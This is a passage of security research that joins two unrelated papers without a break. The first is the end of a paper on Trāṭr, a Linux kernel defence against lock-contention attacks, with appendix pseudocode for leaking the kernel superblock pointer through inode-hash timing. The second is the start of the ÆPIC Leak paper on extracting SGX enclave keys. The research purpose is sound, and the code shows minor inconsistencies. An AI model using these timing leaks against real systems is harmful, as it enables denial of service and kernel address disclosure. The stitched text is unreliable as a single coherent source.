Cost of the attack. Launching a highly-damaging synchronization or framing attack against a Vanilla kernel does not require many CPU resources: for scenarios 1 and 2, 1 CPU is used to launch the attacks; for scenario 3, 2 CPUs are used. Thus, with minimal cost, an attacker can generate synchronization interference leading to poor performance.

Economic impact. Synchronization and framing attacks can cause an economic impact for victims. For example, in scenarios 1 and 3, with a Vanilla kernel, the UpScaleDB victim, may use 2.25-2.4x more CPU when under attack; however, with Trātṛ, UpScaleDB uses only 0.5% $\pm$ 0.05% more CPU. In scenarios 2 and 3, when attacked on a Vanilla kernel, the Exim Mail Server spends 32% $\pm$ 0.2% of its runtime waiting to acquire the inode cache lock (DBENCH spends 46% $\pm$ 0.35%); this waiting time corresponds to wasted resources with an economic impact.

(b) Timeline of throughput showing impact on the throughput doe to the dcache attack for the Vanilla and Trātṛ kernel. (c) Throughput timeline for the inode cache attack highlighting the victim's performance.*

5.5 Adding new data structure complexity

One of our goals is to simplify the process of adding a new data structure to Trātṛ. We choose the dcache to understand the effort needed to implement the detection and recovery mechanisms. To enable tracking, we begin by setting the tracking flag for the dcache slab-cache. The dcache uses RCU and bit-based spinlocks to support concurrent access. We focus on RCU because the spinlock's critical section is small and difficult to make adversarial.

The dcache CSS measures the time to complete the `synchronize_rcu()` call; we choose a sampling threshold of 100 milliseconds. The dcache TCA walks the hash bucket with the most entries. Since the dcache is used for performance, the recovery procedure evicts all the attacker's entries; we re-use existing code to evict the attacker's entries from all superblocks. In total, we write 120 lines of new code to add the dcache to Trātṛ.

To test these code changes, we run the dcache attack described in Section 3. The attack targets a single hash bucket and creates thousands of negative entries to increase the RCU grace period. Figure 8b shows performance with the Vanilla and Trātṛ kernel with an attack. One can see that Trātṛ mitigates the attack. Given that the attacker can launch new attacks when the prevention window expires, the small initial window leads to relatively frequent dips in throughput; however, as time passes and Trātṛ increases the prevention window, performance dips occur less frequently.

5.6 False Positives

Another design goal is to have a low rate of false positives so that Trātṛ does not tag a victim as an attacker. Since Trātṛ relies on threshold limits to detect attacks, a poorly configured application or a system under high utilization could be tagged as an attack. We conduct a study to identify how many times false positives are detected. We use the 20 Phoronix applications and benchmarks, grouping five applications into a single container; we allocate 8 CPUs to each of the four containers and repeatedly run the stress tests over 24 hours.

During the 24 hours run, there were no situations where Trātṛ tagged an application as an attacker. This demonstrates that our thresholds are correctly calculated for heavy contention and the number of CPUs in the machine and that stressing the system does not breach the threshold limits. Automatically choosing the threshold values for different machines is an interesting avenue for future work.

We also deliberately misconfigured the filebench-webserver [63] workload to see if Trātṛ would tag it as an attacker. Not surprisingly, Trātṛ incorrectly identifies the workload as a futex table attacker a few times over the experiment. However, since the workload is not aggressively accessing the futex table, the prevention window size never proliferates; furthermore, the workload does not create more threads during the prevention window, so it does not have to stall. As a result, the workload sees a negligible reduction in performance (less than 1%).

5.7 False Negatives

A final goal of Trātṛ is to have few false negatives. Since Trātṛ relies on thresholds for detection, attacks that stay within the thresholds may not be detected. We describe a defense-aware inode cache attack and discuss the performance implications when Trātṛ cannot detect the attack.

The strategy of this attack is to expand a hash bucket such that inserting or accessing entries does not exceed the thresholds. To do this, the attacker creates entries until it reaches the thresholds, then stops and deletes those entries. Then, the attacker repeats this cycle, causing the victim to experience increased critical section sizes. However, the attacker cannot continuously create and delete files due to the random sampling window sizes and sampling delays in Trātṛ. The attacker must watch the sampling window size since Trātṛ moves into aggressive sampling mode if it finds that the synchronization stall exceeds the threshold even once.

To illustrate the impact of a defense-aware attacker on a victim, we use the IC benchmark. During the experiment, we verified that the lock hold times are always less than the thresholds, and thus the defense-aware attacker remains undetected. Figure 8c shows that even a defense-aware attacker is not able to cause much damage to the victim. Victims do not have to wait long for the inode cache lock since the attacker

cannot acquire the lock for more than the threshold. Thus, victims do not observe poor performance or denial-of-service with attackers that remain below the thresholds.

6 Limitations

As there is no distinct boundary defining a particular behavior as a minor performance inconvenience or a significant performance problem, Trāṭr uses sampling thresholds to detect an attack. A defense-aware attacker may be able to stay within these threshold boundaries and remain undetected. Under such a condition, the victim may continue to observe minor performance issues where the attacker can elongate the critical section size to threshold values. By lowering the threshold boundaries, Trāṭr can push the attack boundary lower. However, by doing so, Trāṭr may end up increasing the false positive rate. Our goal is to avoid false-positive cases as much as possible. By replacing the existing mutual exclusion locks with SCLs, the problem of minor performance inconvenience can be avoided as they guarantee lock usage fairness.

Secondly, an attacker can use other services available in the operating system to expand a data structure making the service accountable for its size. For example, the attacker can ask the print spooler to load files whose hash values map to a single bucket for printing. Trāṭr will treat the print spooler as the one who created the inodes and may tag it as the attacker. Similarly, it is possible that a remote attacker can employ a confused deputy attack [31] and target a service such as a web server by making Trāṭr believe that the targeted service is the attacker leading to a denial of service on the targeted service.

Thirdly, the current threat model assumes that an attacker cannot colocate containers on a single physical machine to launch a coordinated attack. If an attacker can launch colocation attacks using the techniques discussed elsewhere [59], the existing detection mechanism will fail to detect the attacker. Due to colocation, each user's total object allocation count can stay within the majority limits making it harder to identify an attacker. The existing detection mechanism needs to be further enhanced to include statistical properties of the object allocations to detect multiple attackers. Also, as only a few containers can run on a single physical machine, it is impossible to launch a coordinated attack involving tens of containers.

7 Related Work

Synchronization attacks and framing attacks are closely related to Algorithmic complexity attacks (ACA) [22]. To launch synchronization and framing attacks, an attacker exploits the weak complexity guarantees of a data structure. To avoid ACA's, researchers have proposed several techniques such as universal hashing [22], using balanced trees [22], randomized algorithms [22], or probabilistic algorithms [19].

However, using secure hash functions can have performance implications [21], replacing the existing data structures to use balanced trees is a tedious process [20, 49]; not all data structures can be replaced by trees. There have been attacks against randomized [15] and probabilistic algorithms [44, 56].

Detection and prevention is another approach to tackle ACAs. Khan et al. propose an alternative to randomization through regression analysis based model to prevent attacks [34]. Qie et al. propose an approach where they show annotating application code can help detect resource abuse and accordingly initiate rate-limiting or dropping the attackers. Similarly, FINELAME also uses annotation and probing to detect attacks [24]. DDOS-Shield assigns continuous scores to user sessions and checks these scores to identify suspicious users and accordingly prevent them from overwhelming the resources [54]. Trāṭr too looks for anomalous resource allocations by checking LCS and HSUA. Moreover, prevention is not enough to address framing attacks. No other approach considers synchronization as a resource, unlike Trāṭr.

Radmin learns and executes Probabilistic Finite Automatas offline of the target process of all the monitored resources and then perform anomaly detection by making sure that the target programs stay within the learned limits [26]. It will be an interesting avenue to explore building lock usage models and using them to detect attacks in Trāṭr.

8 Conclusion

We introduced a new class of performance attacks – synchronization and framing attacks in Linux kernel when using containers in a shared infrastructure environment. These attacks significantly impact victims' performance leading to denial-of-service. To remedy this, we introduce Trāṭr that can address these attacks by detecting them within seconds and instantaneously recovering from the attack. The performance of victims with Trāṭr is similar to the baseline performance.

A thorough analysis is needed to identify vulnerable data structures in the Linux kernel and other concurrent shared infrastructure. We look forward to analyzing the Linux kernel and expanding Trāṭr to support different data structures. Trāṭr's source code and the attack scripts will be made public.

10 Appendix

10.1 Extract super block pointer

10.1.1 Hash function parameters

The inode hash function is parameterized by two variables: `cshift` and `ishift`. `cshift` is log_2 of L1 cache line size in bytes. Most server machines have 64 bytes L1 cache line, so `cshift` is always 6 on these machines. `ishift` is log_2 of the number of buckets in the inode hash table, which is determined when the inode cache is allocated. `ishift` is 22 or 23 on the machines that we ran the experiments. To make discussion easier, we use `ishift=23` for the following examples and implications unless otherwise specified. A demonstration of hash implementation is shown in Fig. 9.

```
#define GOLDEN_RATIO_64   0x61c8864680b583eb
#define cshift   6
#define ishift   23
#define imask   ((1UL << ishift) - 1)
#define last23bits(x) ((x) & imask)
#define middle23bits(x) (last_23bits((x) >> ishift))
unsigned long ihash(unsigned long sb,
     unsigned long ino)
{
 unsigned long var1, var2, var3;
 var1 = ino * sb;
 var2 = (GOLDEN_RATIO_64 + ino) >> cshift;
 var3 = var1 ^ var2;
 bucket = last23bits(var3) ^ middle23bits(var3);
 return bucket;
}
```

Figure 9: Inode hash function implementation with `cshift=6` and `ishift=23`. All the variables are 64-bit. Only the last 46 bits of `var3` are used for computing `bucket`. `var3` is calculated as bit-wise XOR of `var1` and `var2`, so only the last 46 bits of these two variables are used.

10.1.2 Hash function properties

We observe the hash function has three properties, and we derive another three implications to better utilize these properties.

Property 1. For any super block pointer `sb` and inode number `ino`, the following equation always holds:
`ihash(sb, ino) == ihash(sb+m, ino+n)`, where $m \in \{i * 2^{2*ishift} | i \in \mathbb{N}\}$ and $n \in \{i * 2^{cshift+2*ishift} | i \in \mathbb{N}\}$.

For a machine with `ishift=23` and `cshift=6`, this property claims flipping the most significant 18 bits of `sb` and 12 bits of `ino` does not affect hash results. We call these bits *non-essential*. Intuitively, these bits are masked out at some point, so flipping them does not result in any difference in the hash output. Other bits that would affect the hash result are called *essential*. In addition, within $(2 * \texttt{ishift})$ essential bits of `sb`, the least significant 11 bits are all zero due to the fact that `sb` is a pointer to `struct super_block`. The essential bits have two implications.

Implication 1. We only need to extract the 46 essential bits of `sb`; with the 11 trailing zeros known, we only need to extract the other 35 bits.

Implication 2. For any given inode number, we could easily get another 4095 inode numbers that would be hashed to the same bucket by flipping these non-essential bits.

We call these inode numbers obtained by flipping non-essential bits *sibling* inode numbers.

Algorithm 1: Extracts the last 34 bits of the super block pointer

```
   Input: threshold
   Output: sb_last34bits
1  for n = 0 to 4095 do
2      InsertInodeCache(0x800000000 + n ≪ 52)
3  ino_x = 1 ≪ 12;
4  latency = 0;
5  GOLDEN_RATIO_64 = 0x61c8864680b583eb;
6  while latency < threshold do
7      t0 = now();
8      InsertInodeCache(ino_x);
9      latency = now() - t0;
10     ino_x = ino_x + (1 ≪ 13);
11 bucket = 0x4a697a;
12 var2 = (GOLDEN_RATIO_64 + ino_x) ≫ 6;
13 var2_last23bits = var2 & 0x7fffff;
14 var2_middle23bits = (var2 ≫ 23) & 0x7fffff;
15 var1_middle23bits = bucket ^ var2_last23bits ^
     var2_middle23bits;
16 sb_12to34bits = ExtendedEuclidean(ino ≫ 12,
     var1_middle23bits, 1 ≪ 23);
17 sb_last34bits = sb_12to34bits ≪ 11;
```

Property 2. For any super block pointer `sb1` and `sb2`, `ihash(sb1, n) == ihash(sb2, n)`, where $n \in \{i * 2^{2*ishift-11} | i \in \mathbb{N}\}$.

Property 2 means, if an inode number has 35 trailing zero bits, it will be hashed to a deterministic bucket regardless the value of `sb`. For example, `0x4a697a` is an anchor bucket because `ino=0x800000000` will always be hashed to `0x4a697a`. We call these buckets *anchor buckets*.

Combining property 1 and 2, we are able to add `ino=0x800000000` and its siblings into the anchor bucket `0x4a697a`. These 4096 inodes would form a long list in the bucket. Every time the kernel wants to insert another inode into this bucket, it must traverse through the list first to ensure this inode is not already present, which would result in observable latency.

Implication 3. After the anchor bucket `0x4a697a` being populated, if inserting another inode with inode number `ino` takes significantly longer, we know this inode goes to bucket `0x4a697a` and `ihash(sb, ino)==0x4a697a`.

Property 3. Given two super block pointers `sb1` and `sb2` whose the last k bits are same, the $(k+1)$th bit different, and `ihash(sb1, n) != ihash(sb2, n)`, where $n \in \{i * 2^{2*ishift-k-1} | i \in \mathbb{N}\}$, then for any `sb3` having the same last k bit, the following equation is always true:
`ihash(sb3, n) == ihash(sb, n)`, if the $(k+1)$th bit of `sb3` is same as `sb`, for `sb` $\in \{$`sb1`, `sb2`$\}$.

Property 3 means, given the last k bits of `sb` fixed, the hash result of a given inode number which has $(45-k)$ trailing zero bits only has two possible outputs, depending on whether the $(k+1)$th bit is zero or one.

10.1.3 Extract the last 34 bits of the superblock pointer

With the properties and implications studied, we describe algorithm 1 to extract the last 34 bit of `sb` . Algorithm 1 takes a latency threshold as the input to determine whether insertion latency in Implication 3 is "long" enough. It first populates bucket `0x4a697a` (line 1-2). The function `InsertInodeCache` can be implemented as any filesystem operation that would touch the inode cache. In our experiments, we developed a FUSE-based filesystem that implements name lookup as translating the name into inode number e.g lookup a file with name "0x123" will return inode number 0x123; we use syscall `stat("0x123", &statbuf)` as the implementation for `InsertInodeCache(0x123)`.

In line 3-9, it searches for an inode number `ino_x` satisfying 1) has 12 trailing zero bits. 2) the least significant 13th bit is one. 3) is hashed to the bucket `ex4a697a`. These requirements are used in lines 10-15 to reverse the 12th to 34th bits of `sb`. Requirement 1 ensures `var1` has the last 23 bits all zeros, so its middle 23 bits (the least significant 24th to 46 bits) can be reversed by bitwise XOR.

As `var1` is the product of `sb` and `ino_x`, we get a linear congruence equation after removing the trailing zeros:

$$ax = b, \bmod 2^{23}$$

where x is 12th to 34th bits of `sb`, a is 13th to 35th bits of `ino_x`, and b is `middle23bits(var1)`. This equation can be solved by the extended Euclidean algorithm [41]. To ensure the unique solution, the extended Euclidean algorithm requires a and 2^{32} are relatively prime. This is satisfied by the requirement 2 which ensures the a is odd.

Algorithm 2: Extracts the rest of essential bits of super block pointer

```
   Input: sb_last34bits
   Output: sb
1  Function ReverseHash(sb, bucket, trailing_zero)
2      i = 1;
3      while true do
4          ino = i ≪ trailing_zero;
5          if ihash(sb, ino) == bucket then
6              return ino;
7          i = i + 1;
8  sb = sb_last34bits;
9  bucket = 0x4a697a;
10 for b = 35 to 46 do
11     sb_if0 = sb;
12     sb_if1 = sb | (1 ≪ b);
13     ino_if0 = ReverseHash(sb_if0, bucket, 46 - b);
14     ino_if1 = ReverseHash(sb_if1, bucket, 46 - b);
15     t0 = now();
16     InsertInodeCache(ino_if0);
17     t1 = now();
18     InsertInodeCache(ino_if1);
19     t2 = now();
20     latency_if0 = t1 - t0;
21     latency_if1 = t2 - t1;
22     if latency_if1 > latency_if0 then
23         sb = sb_if1;
24     else
25         sb = sb_if0;
```

10.1.4 Extract the rest of essential bits: Guess then test

After knowing the last 34 bits of `sb`, we introduce algorithm 2 to extract the rest of the essential bits. It inductively guesses a bit of `sb` then tests whether this guess is true.

Suppose we already know the last 34 bits of `sb` and want to know the 35th bit ($b = 35$ in line 10). Property 3 suggests when the inode number has 11 trailing zero bits; the hash output purely depends on the 35th bit of `sb`. We thus name two candidates as `sb_if0` and `sb_if1`.

Line 13-14 search for an inode number with 11 trailing zero bits and would be hashed to the anchor bucket `0x4a697a` if the corresponding candidate is true. In lines 15-21, these two inodes are inserted into the inode cache. If the 35th bit is one, then inserting `ino_if1` should take significantly longer, vice versa. By comparing the latency (lines 22-25), we could know whether this bit is zero or one. We then inductively extract other bits.

A potential problem is, `ReverseHash` may fail to find any inode number that satisfies the requirements. This can happen if requiring too many trailing zeros. As an alternative, we are motivated to use algorithm 1 to get the last 34 bits first, so b in line 10 could start with 35 instead of 12. For $b \leq 35$ and $trailing_zero \leq 11$, there are two at least 2^{41} candidates having that many zero bits, and each candidate have $1/2^{23}$ chance produces the hash result we want.

10.2 Linux Kernel Critical Section analysis

We now discuss the manual analysis for the Linux Kernel's critical section. First, we identified global and static locks in a few directories in the Linux source code tree – filesystem (fs), kernel core functionality (kernel), memory management (mm), and security functionalities (security). Using the cscope tool [3], we then looked for the critical sections associated with the identified locks and started making notes. Within the critical section, we looked for instances that contain loops and instances that call synchronize_rcu(). On finding such instances, we note the information about the critical sections and consider that as a potential vulnerability that an attacker can exploit.

The manual analysis was hard and time-consuming as we dealt with debug code, function pointers, different coding patterns, etc. Over time, due to familiarity, we were able to quickly identify debug code and common function pointers, making things easier. There were other instances where the lock was acquired in one function and released in another function. One such example is the inode_hash_lock used to protect the inode cache hash. In find_inode_fast(), the lock is released in __wait_on_freeing_inode() if the inode state is being deleted and again acquired after waiting for the deletion process to complete so that the find_inode_fast() function can continue with the inode finding process. Similarly, we find that within a function, for a single instance of lock acquisition, there are numerous lock release instances. We considered such one-to-many mapping as one critical section to ease our analysis.

We identified other factors that can expand the critical section sizes, such as allocating an object, freeing an object, nested loops, hierarchical locking, number of functions called, etc. However, including all such factors makes the manual analysis process cumbersome and time-consuming. Therefore, we believe that developing a tool that can perform critical section analysis will be useful to identify vulnerabilities. However, our initial attempt to design such a tool did not work out due to function pointers, different coding patterns, etc. Thus, we had to perform the minimal critical section analysis manually.

ÆPIC Leak: Architecturally Leaking Uninitialized Data from the Microarchitecture

Abstract

CPU vulnerabilities undermine the security guarantees provided by software- and hardware-security improvements. While the discovery of transient-execution attacks increased the interest in CPU vulnerabilities on a microarchitectural level, architectural CPU vulnerabilities are still understudied.

In this paper, we systematically analyze existing CPU vulnerabilities showing that CPUs suffer from vulnerabilities whose root causes match with those in complex software. We show that transient-execution attacks and architectural vulnerabilities often arise from the same type of bug and identify the blank spots. Investigating the blank spots, we focus on architecturally improperly initialized data locations.

We discover ÆPIC Leak, the first architectural CPU bug that leaks stale data from the microarchitecture without using a side channel. ÆPIC Leak works on all recent Sunny-Cove-based Intel CPUs (*i.e.*, Ice Lake and Alder Lake). It architecturally leaks stale data incorrectly returned by reading undefined APIC-register ranges. ÆPIC Leak samples data transferred between the L2 and last-level cache, including SGX enclave data, from the superqueue. We target data in use, e.g., register values and memory loads, as well as data at rest, e.g., SGX-enclave data pages. Our end-to-end attack extracts AES-NI, RSA, and even the Intel SGX attestation keys from enclaves within a few seconds. We discuss mitigations and conclude that the only short-term mitigations for ÆPIC Leak are to disable APIC MMIO or not rely on SGX.

1 Introduction

In recent years, a lot of research has been conducted to improve software security, both on the application layer as well as on the operating-system (OS) layer [35, 68]. The types of software vulnerabilities are well known and, e.g., categorized with the Common Weakness Enumeration (CWE) [70]. In addition to manual security analysis, there are several techniques to discover software vulnerabilities in automated and semi-automated ways, e.g., fuzzing [16, 85], or static and dynamic analysis [9, 58]. However, more recent works have shown that next to software vulnerabilities, there are software-exploitable hardware vulnerabilities, such as Meltdown [48] or Spectre [39]. These vulnerabilities can undermine software security which always assumes bug-free and secure hardware. The discovery of transient-execution attacks [4, 39, 48] showed that CPUs by virtually all vendors, including Intel, AMD, and ARM, are affected by these software-exploitable hardware vulnerabilities. However, as these vulnerabilities are architecturally not visible, transient-execution attacks use side channels to observe and exploit them architecturally.

Following Meltdown and Spectre, a multitude of transient-execution attacks has been discovered in this class of vulnerabilities [4, 38, 41, 63, 72, 78, 83]. All of these attacks leak data, Meltdown-type attacks even across security boundaries, including trusted execution environments (TEEs). Hence, they pose a severe threat to the system security and resulted in numerous ad-hoc mitigations on the operating-system and firmware level [3, 24]. Despite the significant amount of research on transient-execution attacks, they are not the only CPU vulnerabilities. Architectural bugs have been known for much longer, with infamous examples such as the Pentium FDIV bug [5] or the Pentium F00F bug [6]. These vulnerabilities are intuitively easier to observe as they do not require additional side channels. However, recent work has highlighted the difficulty of adequately testing CPU design for such vulnerabilities [11].

In this paper, we systematically analyze both architectural and transient-execution vulnerabilities, showing that the underlying type of vulnerability is often the same. While the CWE recently introduced categories for such hardware vulnerabilities, we show that the root cause of hardware vulnerabilities can also be classified using the existing vulnerability types for software. As CPUs are also written in (hardware) programming languages, it is indeed not surprising that vulnerabilities known from software are also present in hardware. However, we mainly see complex vulnerabilities in the hardware, such as race conditions or use after free.

Based on our systematic analysis, we investigate categories in which transient-execution attacks are known, but no archi-

tectural equivalent is known. Specifically, we systematically inspect CPUs for improperly initialized storage locations that return (parts of) stale data. We focus on data loads where the structure that holds the data is larger than the effective loaded data. Not initializing the whole structure may leave stale data in the region not overridden by the effective data. This is, e.g., the case in the I/O address space, where memory-mapped devices often have strict limitations, such as only allowing aligned 32-bit loads to specific addresses [28].

Discovering architectural leaks. The scan of the I/O address space on Intel CPUs based on the Sunny Cove microarchitecture revealed that the memory-mapped registers of the local Advanced Programmable Interrupt Controller (APIC) are not properly initialized. As a result, architecturally reading these registers returns stale data from the microarchitecture. Any data transferred between the L2 and the last-level cache can be read via these registers. This vulnerability, named ÆPIC Leak, affects the 10th generation mobile Ice Lake CPUs, the newest, 12th generation, Alder Lake CPUs, and the current 3rd generation of Xeon scalable server CPUs (Ice Lake SP).

As the I/O address space is only accessible to privileged software, ÆPIC Leak targets Intel's TEE, SGX. ÆPIC Leak can leak data from SGX enclaves that run on the same physical core. While ÆPIC Leak would represent an immense threat in virtualized environments, hypervisors typically do not expose the local APIC registers to virtual machines, eliminating the threat in cloud-based scenarios. Similar to previous transient-execution attacks targeting SGX [63, 72, 77–79], ÆPIC Leak is most effective when running in parallel to the enclave on the sibling hyperthread. However, ÆPIC Leak does not require hyperthreading and can also leak enclave data if hyperthreading is unavailable or disabled.

We present two new techniques to leak *data in use*, *i.e.*, values from enclave registers, and *data at rest*, *i.e.*, data stored in enclave memory. With Cache Line Freezing, we introduce a technique putting targeted pressure on the cache hierarchy without overwriting stale data. Cache Line Freezing exploits the observation that Sunny Cove implements an optimization for zero cache lines, *i.e.*, cache lines filled only with '0's. These cache lines still appear to travel through the cache hierarchy, but they do not overwrite stale data. With this targeted pressure and enclave single-stepping [74], we leak register values from cache lines in the secure state area (SSA). A second technique, Enclave Shaking, exploits the capability of the operating system to securely swap enclave pages. By alternatingly swapping enclave pages out and back in, the stored data is forced through the cache hierarchy, allowing ÆPIC Leak to leak the values without even continuing the execution of the enclave. We exploit ÆPIC Leak in combination with Cache Line Freezing and Enclave Shaking to extract AES-NI keys and RSA keys from Intel's IPP library and the Intel SGX sealing and remote attestation keys. Our attack leaks memory from enclaves with 334.8 B/s and a success rate of 92.2 %.

Although we provide software workarounds for specific scenarios, such as AES-NI, we conclude that there is no short-term workaround for protecting enclave data without disabling the APIC memory-mapped range or disabling SGX. On January 2022, Intel announced the deprecation of SGX on the affected CPU generations [32] for client architectures, which coincidentally reduces the risk of widespread exploitation after our submission. However, while it is deprecated on client CPUs, SGX is still available on server CPUs (*i.e.*, 3rd generation of Xeon scalable server CPUs). An attacker only needs one up-to-date system to extract secrets from an enclave (e.g., bypassing Signal private contact discovery [51], leaking DRM secrets or attestation keys). Thus, if not mitigated, exploiting ÆPIC Leak is a significant threat to enclave security. Disabling the APIC I/O memory via a microcode update, or deprecating SGX are effective mitigations against the specific vulnerability discovered. However, we argue that a generic mitigation of the vulnerability class in future hardware is an open research problem we identify with this work.

Contributions. The contributions of this work are:

1. We systematically analyze and categorize CPU vulnerabilities, showing that they have the same types as for software, and identifying blank spots.
2. In the blank spots, we discover ÆPIC Leak, an architectural vulnerability in the local APIC leaking data from SGX enclaves, including data in use and data at rest.
3. We design two complementary techniques that leverage microarchitectural optimizations to control which cache line ÆPIC Leak samples from the cache hierarchy.
4. We evaluate our techniques by leaking cryptographic keys, including Intel's official key from the quoting enclave.

Outline. Section 2 provides background. Section 3 analyzes and categorizes CPU vulnerabilities, leading to blank spots with potentially undiscovered vulnerabilities. Section 4 details the ÆPIC Leak vulnerability and its threat model. In Section 5, we show how ÆPIC Leak leaks data from SGX enclaves. We discuss mitigations in Section 6 and conclude in Section 7.

Responsible Disclosure. We responsibly disclosed our findings to Intel on December 8th, 2021. Intel acknowledged our findings on December 22nd, 2021, assigned CVE-2022-21233 and is working on possible mitigations.

Code Access. Our proof of concept of the attacks is open-sourced at `https://github.com/IAIK/AEPIC`.

2 Background

This section covers fundamental background for the reader to understand the rest of the paper.

2.1 APIC

The Advanced Programmable Interrupt Controller (APIC) manages and routes interrupts in modern CPUs. The APIC is split into two different components: The *Local APIC* integrated into each logical core and the external *I/O APIC*

in the Intel's System Chip Set. The Local APIC manages interprocessor interrupts (IPIs) and receives interrupts from the processor interrupts pins, forwarding them to the core to be handled, while the I/O APIC receives external interrupts events and forwards them to the target local APICs [28].

Local APIC. A Local APIC can receive, generate, and forward interrupts, both to its local core (through IPIs or local interrupt sources, *i.e.*, timer interrupts, performance monitoring counter interrupts, thermal sensor interrupts), to other cores (through IPIs), and from external devices (through the I/O APIC). Each Local APIC is made up of a set of APIC registers to control its functionality or expose the state of the interrupts in the system. A processor can generate IPIs or set up local interrupts via APIC registers of its own Local APIC.

Local APIC Registers. By default, modern APICs operate in xAPIC mode, which exposes Local APIC registers as a memory-mapped 4 kB region in the physical address space. The address of the region is set in the `IA32_APIC_BASE` MSR and independent for each logical core [28]. At startup, the region is set at physical address `0xFEE00000` but it can be moved on a per-core basis by changing the value of the `IA32_APIC_BASE` MSR. APIC registers are either 32, 64, or 256 bits, but they are mapped into the memory-mapped region as 32-bit values, always aligned to 128-bit boundaries. Thus, registers wider than 32 bits are split and mapped over multiple 128-bit aligned regions in the memory-mapped area. This means that bytes 4 to 15 in each 16-byte (128-bits) region are never architecturally defined. Intel states that *any access that touches bytes 4 through 15 of an APIC register may cause undefined behavior and must not be executed* [28]. The APIC can be set in *x2APIC* mode if supported, which extends xAPIC mode with different improvements, like enhancing the performance of interrupt delivery and providing MSR-based access to APIC registers which disables the memory-mapped interface. The OS can enable or disable x2APIC mode by setting bit 10 of `IA32_APIC_BASE` MSR.

2.2 Memory Subsystem

CPUs rely on a hierarchical memory subsystem with data cached over multiple levels. Lower level caches provide faster memory with smaller storage capabilities for data frequently accessed, while higher-level caches offer bigger storage at cost of increased latency. Modern Intel CPUs usually have at the lowest level a private instruction cache (L1I) and data cache (L1D), and at the second level a private unified cache (L2). The Last-Level Cache (LLC or L3) is usually shared across all physical cores.

Path to Main Memory. The CPU tries to serve each memory access from the lowest cache level possible. It allocates the resources necessary to track the memory requests, *i.e.*, *load* or *store buffers*. Upon completion of the address translation, if any of the physical tags in the indexed cache set matches the physical address, the data is returned from the L1D. In case no tag matches (*i.e.*, the data is not in L1D), the CPU allocates a line-fill-buffer (LFB) entry to interface with the L2 cache. Line fill buffers act as a decoupling component between L1 and L2 caches to keep track of outstanding requests, uncacheable memory accesses, and non-temporal moves [63, 78]. The CPU then performs the lookup in L2, which loads the LFB entry in case the data is present, returns it to L1D, and back to the load buffers. In case data is not present in L2, the CPU must issue an offcore request to the LLC cache. It reserves a *fill buffer* entry to hold the data in the *superqueue* [40, 43] between L2 and LLC, issues the load over the *ring interconnect* [59] and waits for the request to be completed. The superqueue decouples the interaction between the L2 and the LLC caches, in a similar way the line fill buffers do between L1 and L2. The ring interconnect is an on-die interconnect used for uncore communication between CPU cores, LLC, memory controller, and the integrated GPU. The load request is satisfied either by the LLC or the memory controller, and the fill-buffer entry in the superqueue collects the value, which sends the data back to the core.

2.3 Intel SGX

Intel Software Guard Extension (SGX) provides a Trusted Execution Environment (TEE) on x86 processors. Introduced in Skylake CPUs, SGX offers hardware isolation and local and remote attestation for so-called *enclaves* even on possibly attacker-controlled machines [28]. SGX enclaves reside in the virtual address space of a userspace process, but their physical memory is backed by the protected Enclave Page Cache (EPC). Stores to EPC are automatically encrypted, and loads are decrypted by the memory encryption engine. While enclave memory is inaccessible to attackers probing the memory bus [7], CPUs affected by transient-execution vulnerabilities can leak the values from the microarchitecture [63, 72, 78].

Enclaves can only be executed from pre-configured entry points using the `eenter` instruction and exit using an `eexit` instruction. If a fault or interrupt occurs while an enclave is running, the processor issues an Asynchronous Enclave Exit (AEX), securely storing and clearing all the enclave CPU registers at the time of enclave interruption in a Save State Area (SSA) inside EPC. An `eresume` instruction restores enclave execution from the SSA frame.

Due to the limited EPC size, untrusted system software can leverage the `ewb` and `eldu` instructions to move encrypted EPC pages to main memory and back, without revealing the content. When an enclave page is moved from main memory back to EPC using `eldu`, it is decrypted and cryptographically verified to ensure its content has not been tampered with, bringing the plaintext data to the L1 cache [72].

SGX supports local and remote attestation. During the enclave creation process, the CPU collects cryptographic measurements about the starting enclave and its signature in two different Measurement Registers (`MRSIGNER` and `MRENCLAVE`). An enclave can generate a signed local attestation for a target enclave using the `ereport` instruction, which can be cryp-

tographically verified by the target enclave using a key obtained through the `egetkey` instruction. The report of the local attestation includes the enclave's initial code and data as measurement registers in addition to other security-related information [28]. Intel provides a trusted `quoting enclave` to sign locally-generated identity reports using an Intel-private key and enabling remote attestation. The `egetkey` instruction also provides a sealing key that the enclaves can use to securely `seal` secrets for untrusted persistent storage.

SGX enclaves have been compromised in numerous ways over the past years, e.g., memory-safety violations [44], insecure synchronization [82], asynchronous exception management [10], and side channels [53, 65, 75, 76]. SGX has also been the target of transient-execution attacks [62, 63, 72, 78].

2.4 Transient-Execution Attacks

On x86, the instruction stream, once fetched, is decoded into smaller micro-operations (μops) to simplify the underlying microarchitecture and enable low-level optimizations. The μops are decoded *in-order* and executed *out of order* over the different execution units, keeping track of the dependencies to satisfy them. The results are committed in order to the architecture, thus ensuring correctness. Given the highly parallel nature of modern CPUs, *branch prediction* has been introduced to avoid stalls, *speculatively* executing the predicted path. If the prediction turns out correct, the speculatively executed μops are committed to the architectural state, while in case of a misprediction, the results are discarded by the CPU. All non-committed μops are discarded if exceptions arise during out-of-order execution. Any discarded μop does not affect the architectural state, but it can affect the microarchitectural state (e.g., cache state). Such instructions are called transient instructions [4, 39, 48].

3 Software and Hardware Vulnerabilities

In this section, we systematically analyze existing documented CPU vulnerabilities on x86 CPUs, showing that the underlying root causes are the same as for software vulnerabilities. We demonstrate that the CWE classification of software vulnerabilities can be applied both to transient-execution vulnerabilities as well as architectural CPU vulnerabilities. Table 1 provides this classification.

3.1 Types of Vulnerabilities

For a long time, system security relied on the correctness of the underlying hardware, ignoring the possibility of security vulnerabilities on the CPU [37]. With the discovery of transient-execution attacks [39, 48], this view has changed drastically. Since the first publication of such attacks, numerous vulnerabilities have been discovered in CPUs [2, 4, 61–63, 72, 73, 78]. However, transient-execution attacks are neither the only nor the first discovered CPU vulnerabilities. The history of CPU vulnerabilities that affect a large number of users goes back to well-known bugs such as the Intel Pentium FDIV bug [5] described in 1995 or the Intel F00F bug [6] described in 1997. These bugs did not pose a significant security risk back then. However, today, with cloud computing and trusted-execution environments, such small bugs would be exploitable. DVFS attacks [36, 57, 60] can induce a similar effect as the FDIV bug by causing wrong results in multiplications (instead of divisions), which has been used to break the confidentiality and integrity of Intel SGX. Similarly, LVI-FP [61] induced wrong floating-point calculations in the transient domain, which has been exploited to disclose arbitrary memory in the browser. Hence, as we have seen with software, simple bugs can become exploitable vulnerabilities when exploitation techniques improve [20, 67].

